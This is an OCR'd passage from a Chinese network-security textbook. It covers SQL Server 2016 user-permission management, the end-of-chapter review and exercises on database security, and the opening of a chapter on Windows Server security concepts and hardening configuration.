



图 9-11　新建应用程序角色

定”按钮。单击“对象类型”按钮，选择“表”，单击“浏览”按钮，选择 spt_fallback_db 表，然后单击“确定”按钮。

（4）在 spt_fallback_db 显示权限列表中，启用“选择”，然后选择“授予”复选框，单击“确定”按钮。

#### 4. 管理用户权限

（1）单击 SSMS，打开“服务器”，依次选择“数据库”→master→“安全性”→“用户”。

（2）右击 NewLogin，在弹出的快捷菜单中选择“属性”命令，打开“数据库用户-NewLogin”对话框。

（3）选择“选项页”中的“安全对象”，之后选择“权限”选项页面，单击“搜索”按钮打开“添加对象”对话框，并选择其中“特定对象”，然后选择“确定”后打开“选择对象”对话框。

（4）单击“对象类型”按钮，打开“选择对象类型”对话框，选中“数据库”，单击“确定”按钮后返回，此时“浏览”按钮被激活。单击“浏览”按钮打开“查找对象”对话框。

（5）选中数据库 master，一直单击“确定”按钮后返回“数据库用户-NewLogin”对话框，如图 9-12 所示。此时数据库 master 及其对应的权限出现在窗口中，可以通过勾选复选框的方式设置用户权限。配置完成后，单击“确定”按钮就完成了用户权限的设置。




图 9-12　管理用户权限

# 9.8　本章小结

数据安全是网络安全的关键，数据库是各种重要数据处理、使用和存储的核心。本章概要介绍了数据库系统安全的概念与内涵、层次结构及安全威胁与隐患的要素、数据库安全研究概况等相关知识。简要介绍了数据库的安全特性：安全性、完整性、并发控制、备份与恢复等，以及数据库的安全策略和机制、数据库安全体系与防护技术、网络用户安全管理和 SQL Server 2016 网络用户安全管理实例等相关内容。数据库系统的安全体系框架划分为 3 个层次：网络系统层、宿主操作系统层和数据库管理系统层，一起构成数据库系统的安全体系。网络数据库的主要体系为多级、互联和安全级别差异，其安全性不仅关系到数据库之间的安全，而且关系到一个数据库中多级功能的安全性。应侧重考虑两个层面：一是外围层的安全，即操作系统、传输数据的网络、Web 服务器以及应用服务器的安全；二是数据库核心层的安全，即数据库本身的安全。最后，概述了 SQL Server 2016 用户安全管理实验内容和过程。

# 9.9 练习与实践九

## 1. 选择题

(1) 数据库系统的安全不仅依赖于自身内部的安全机制，还与外部网络环境、应用环境、从业人员素质等因素息息相关，因此，数据库系统的安全框架划分为 3 个层次：网络系统层、宿主操作系统层、(　　)，3 个层次一起形成数据库系统的安全体系。

A. 硬件层　　B. 数据库管理系统层
C. 应用层　　D. 数据库层

(2) 数据完整性是指数据的精确性和(　　)。它是为防止数据库中存在不符合语义规定的数据和防止因错误信息的输入输出造成无效操作或错误信息而提出的。数据完整性分为 4 类：实体完整性、域完整性、参照完整性、用户定义的完整性。

A. 完整性　　B. 一致性　　C. 可靠性　　D. 实时性

(3) 本质上，网络数据库是一种能通过计算机网络通信进行组织、(　　)、检索的相关数据集合。

A. 查找　　B. 存储　　C. 管理　　D. 修改

(4) 考虑到数据转存效率、数据存储空间等相关因素，数据转存可以考虑完全转存(备份)与(　　)转存(备份)两种方式。

A. 事务　　B. 日志　　C. 增量　　D. 文件

(5) 保障网络数据库系统安全，不仅涉及应用技术，还包括管理等层面上的问题，是各个防范措施综合应用的结果，是物理安全、网络安全、(　　)安全等方面的防范策略有效的结合。

A. 管理　　B. 内容　　C. 系统　　D. 环境

(6) 通常，数据库的保密性和可用性之间不可避免地存在冲突。对数据库加密必然会带来数据存储与索引、(　　)和管理等一系列问题。

A. 有效查找　　B. 访问特权　　C. 用户权限　　D. 密钥分配

## 2. 填空题

(1) SQL Server 2016 提供两种身份认证模式来保护对服务器访问的安全，分别是________和________。

(2) 数据库的保密性是在对用户的________、________、________及推理控制等安全机制的控制下得以实现。

(3) 数据库中的事务应该具有 4 种属性：________、________、________和持久性。

(4) 网络数据库系统的体系结构分为两种类型：________和________。

(5) 访问控制策略、________、________和________构成网络数据库访问控制模型。

(6) 在 SQL Server 2016 中可以为登录名配置具体的________权限和________权限。

### 3. 简答题

（1）简述网络数据库结构中C/S与B/S的区别。
（2）网络环境下，如何对网络数据库进行安全防护？
（3）数据库的安全管理与数据的安全管理有何不同？
（4）如何保障数据的完整性？
（5）如何对网络数据库的用户进行管理？

### 4. 实践题

（1）在SQL Server 2016中进行用户密码的设置，体现出密码的安全策略。
（2）通过实例说明SQL Server 2016中如何实现透明加密。

# 第 10 章 chapter 10

# 操作系统及站点安全

随着信息技术的快速发展和广泛应用，网络操作系统及网站安全的重要性更加突出。操作系统是实现计算机和网络各项服务的核心和基础，因此，操作系统本身和其提供服务的安全性是信息安全管理的重要内容，其安全性主要体现在所提供的安全功能和安全服务上，并针对常用操作系统和站点进行安全管理和防范。

**教学目标**

- 理解网络操作系统安全面临的威胁及脆弱性。
- 掌握网络操作系统安全的概念和内容。
- 掌握网络站点安全技术相关概念。

## 10.1 Windows 操作系统的安全

**【案例 10-1】** 在 2015 年 7 月，微软公司正式宣布，停止支持 Windows Server 2003，未来不再发布任何安全更新。但是，根据网络服务提供商 Netcraft 的调查显示，目前全球仍有超过 60 万台网站服务器使用 Windows Server 2003 超过 12 年，而这些服务器约代管了 1.75 亿个网站。其中，美国及中国的这类网站占全球的 55%。

### 10.1.1 Windows 系统安全概述

目前，常用的网络操作系统有 Windows NT/2000 Server、Windows Server 2003、Windows Server 2008、Windows Server 2016、UNIX 和 Linux 等，其安全性对整个网络系统非常重要。Windows Server 2016 是微软于 2016 年发布的，是最新的服务器操作系统。该系统增强了安全控制，具有强大的身份认证机制，Windows Defender 在出厂的时候已经安装好而且已启用，Windows Server 2016 还有灾难恢复、网卡容错等功能，支持拒绝服务(DoS)保护，并包含一些诸如包头压缩、协议块大小和流量控制等安全特性。

Windows 系统安全主要包括以下几个方面。

1) Windows 文件系统

NTFS(Windows NT File System)是 Windows NT 采用的新型文件系统，它建立在

保护文件和目录数据的基础上，可提供安全存取控制及容错能力，同时节省存储资源，减少磁盘占用量。在大容量磁盘上，它的效率比 FAT 高。

NTFS 权限不但支持通过网络访问的用户对访问系统中文件的访问控制，也支持在同一台计算机上以不同的用户登录，对硬盘的同一个文件可以有不同的访问权限。当一个用户试图访问文件或者文件夹时，NTFS 系统会检查用户使用的账户或者账户所属的组是否在此文件或文件夹的访问控制列表（ACL）中，如果在，则进一步检查访问控制项（ACE），根据控制项中的权限来判断用户所具有的权限；如果访问控制表中没有账户或所属的组，那么拒绝用户访问。

2）域

域（domain）是一组由网络连接而成的计算机群组，是 Windows NT 中数据安全和集中管理的基本单位，域中各计算机是一种不平等的关系，可以将计算机内的资源共享给域中的其他用户访问。域内所有计算机和用户共享一个集中控制的活动目录数据库，目录数据库中包括了域内所有计算机的用户账户等对象的安全信息，这个目录数据库存在于域控制器中。当计算机联入网络时，域控制器首先要鉴别用户使用的登录账号是否存在，密码是否正确。如果以上信息不正确，域控制器就拒绝登录。用户就不能访问服务器上有权限保护的资源，只能以对等网用户的方式访问 Windows 共享的资源，这样就在一定程度上保护了网络上的资源。一个网络中，可以包含一个或多个域，通过设置将多个域设置成活动目录树。

3）用户和用户组

在 Windows NT 中，用户账号中包含用户的名称与密码、用户所属的组、用户的权利和用户的权限等相关数据。当安装工作组或独立的服务器系统时，系统会默认创建一批内置的本地用户和本地用户组，存放在本地计算机的 SAM（Security Accounts Manager，安全账户管理器）数据库中；而当安装成为域控制器的时候，系统则会创建一批域组账号。组是用户或计算机账户的集合，可以将权限分配给一组用户而不是单个账户，从而简化系统和网络管理。当将权限分配给组时，组的所有成员都将继承那些权限。除用户账户外，还可以将其他组、联系人和计算机添加到组中。将组添加到其他组可创建合并组权限并减少分配权限的次数。

用户账户通过用户名和密码进行标识，用户名是账户的文本标签，密码则是账户的身份验证字符串。虽然 Windows 通过用户名来区别不同的账户，但真正区别不同账户的是安全标识符（Security Identifiers，SID），SID 是被系统用来唯一标识安全主体的，安全主体既可以是系统用户，也可以是系统内的组，甚至是域。当系统中创建一个用户或一个用户组的时候，系统就会分配给该用户或组一个唯一的 SID，是独立于用户名的，是由系统及用户的相关信息生成的一个字符串，如 S-1-5-21-310440588-250036847-580389505-500。因此，更改用户名时，系统将特定的 SID 重新映射到新的用户名上，这样就不会使原先设置的用户控制权限丢失；当删除账户时，即使重新创建相同的用户名，新账户也不会具有相同的访问权限，因为系统会给新账户分配一个新的 SID。

安装之后，系统会自动建立两个账户，一个是系统管理员账户 Administrator，对系统操作及安全规则有完全的控制权；另一个是提供来宾用户访问网络中资源的 Guest 账

户，由于安全原因，通常建议 Guest 账户设置为禁用状态。这两个账户均可以改名，但都不能删除。除了用户账户外，Windows 还有一些内置的用户组，每个组都被赋予特殊的权限：

（1）Administrators 组。具有所有的权利，同时，Administrators 组可以执行操作系统提供的所有功能。也自动拥有对于磁盘上所有文件和文件夹的操作权限。

（2）Users（用户）。该组成员可以登录和运行应用程序，也可以关闭和锁定操作系统，但是不能安装应用程序，如果用户有登录到本地机器的权限，则也有创建本地组和管理员所创建的组的权限。

（3）Power User 组。在 Windows Server 2003 及以前的版本中，该组成员可创建和修改本地用户账号，有比较多的管理权限。但在 Windows Server 2016 中，这些权限被取消。

（4）Guests 组。该组成员只能执行被特别授予权限的任务，而且只能访问被授权的资源。在默认状态下，Guest 属于该组成员。

（5）Replicators 组。该组成员被严格地用于目录复制，可以设置一个账户用于执行复制器服务。

（6）Backup Operators 组。该组成员具有备份和恢复文件的权限，无论是否有访问这些文件的权限。

（7）Net Configuration Operators 组。该组成员可以执行常规的网络配置功能，如更改 IP 地址，但不能安装和卸载驱动程序与服务，也可以执行与网络服务器配置有关的功能。

除了以上标准用户组以外，还有 Domain admins（域管理员组）、Domain users（域用户组）、Domain guests（域来宾组）、Account operators（账户操作员组）、Print Operators（打印操作员组）和 Server Operators（服务器操作员组）。

4）身份验证

身份验证是实现系统及网络合法访问的关键一步，主要对试图访问系统的用户进行身份验证。Windows Server 2003 将用户账号信息保存在 SAM 数据库中，用户登录时输入的账号和密码需要在 SAM 数据库中查找和匹配。通过设置可以提高密码的破解难度，提高密码的复杂性，增大密码的长度，提高更换频率等。Windows 10 开始的身份验证一般包括交互式登录和网络身份验证两方面内容。

对用户进行身份验证时，根据不同要求，可使用多种行业标准类型的身份验证方法：一是 Kerberos v5，主要用于交互式登录到域和网络身份验证，是与密码和智能卡一起使用的登录协议；二是为了保护 Web 服务器而进行双向的身份验证，提供基于公私钥技术的安全套接字层（SSL）和传输层安全（TLS）协议；三是摘要式身份验证，是将凭证作为 MD5 散列值或消息摘要在网络上传递；四是 Passport 身份验证，是用于提供单点登录服务的用户身份验证服务。

Windows Server 2016 有一个很强大的通过 Microsoft Passport 的认证选项，依赖于 Azure 的公钥和私钥对、在线公钥管理和终端的 Trusted Platform Module 芯片。在功能上还加强了活动目录联合服务（ADFS）和 Azure Active Directory（AAD），其中包括轻量

目录访问协议(Lightweight Directory Access Protocol)、访问控制策略和单点登录。

5）访问控制

访问控制是按用户身份及其所归属的组来限制用户对某些信息项的访问，或限制对某些控制功能的使用的一种技术。访问控制通常用于系统管理员控制用户对服务器、目录、文件等网络资源的访问。访问控制包括3个要素：主体、客体和控制策略。

访问控制是限制访问主体对客体的访问，从而保障数据资源在合法范围内得以有效使用和管理。保证合法用户访问受权限保护的网络资源，防止非法的主体访问受保护的网络资源，或防止合法用户对受保护的网络资源进行非授权的访问。访问控制首先需要对用户身份的合法性进行验证，同时利用控制策略进行选用和管理工作。当用户身份和访问权限验证通过之后，还需要对越权操作进行监控，因此，访问控制的内容包括认证、控制策略实现和安全审计。具体见第6章介绍。

6）组策略

组策略(group policy)是管理员为用户和计算机定义并控制程序、网络资源及操作系统行为的主要工具。通过使用组策略可以设置各种软件、计算机和用户策略。组策略对象(Group Policy Object，GPO)实际上就是组策略设置的集合。组策略的设置结果是保存在GPO中的。组策略的功能主要包括账户策略的设置、本地策略的设置、脚本的设置、用户工作环境的设置、软件的安装与删除、限制软件的运行、文件夹的重定向、限制访问可移动存储设备和其他系统设置。在Windows Server 2016系统中，系统用户和用户组策略管理功能仍然存在。这些组策略设置权限可以在域、用户组织单位(Organization Unit，OU)、站点或本地计算机权限层级上申请，即在组策略配置方式上发生改变。

### 10.1.2 Windows安全配置管理

Windows Server 2016是比较成熟的网络服务器平台，安全性有很大的提高，但是其默认的安全配置不一定适合用户需要，所以，需要根据实际情况对Windows Server 2016进行全面的安全配置，以提高服务器的安全性。

#### 1. 账户管理和安全策略

(1) 更改默认的管理员账户名(Administrator)和描述，口令最好采用数字和大小写字母组合，长度最好不少于14位。

(2) 新建一个名为Administrator的陷阱账户，为其设置最小的权限，然后随便输入最好不低于20位的口令。

(3) 将Guest账户禁用，并更改名称和描述，然后输入一个复杂的密码。

(4) 在"运行"窗口中输入gpedit. msc命令，在打开的"组策略编辑器"窗口中，按照树形结构依次选择"计算机配置"→"Windows设置"→"安全设置"→"账户策略"→"账户锁定策略"，在右侧子窗口中对"账户锁定策略"的3种属性分别进行设置："账户锁定阈值"设为"3次无效登录"，"账户锁定时间"设为30min，"复位账户锁定计数器"设为30min。

(5) 同样，在"组策略编辑器"窗口中，依次选择"计算机配置"→"Windows设置"→

“安全设置”→“本地策略”→“安全选项”，在右侧子窗口中将“登录屏幕上不要显示上次登录的用户名”设置为“启用”。

(6) 在“组策略编辑器”窗口中，依次选择“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“用户权利分配”，在右侧子窗口中将“从网络访问此计算机”项中列出的用户组只保留“Internet 来宾账户”和“启动 IIS 进程账户”。如果使用 ASP.NET 需要保留“ASPNET 账户”。

(7) 创建一个 User 账户，运行系统，如果要运行特权命令使用 Runas 命令，该命令允许用户以其他权限运行指定的工具和程序，而不是当前登录用户所拥有的权限。

### 2. 禁用所有网络资源共享

(1) 单击“开始”→“设置”→“控制面板”→“管理工具”→“计算机管理”→“共享文件夹”，然后把里面的所有默认共享都停止。但是 IPC 共享服务器每启动一次都会打开，需要重新停止。

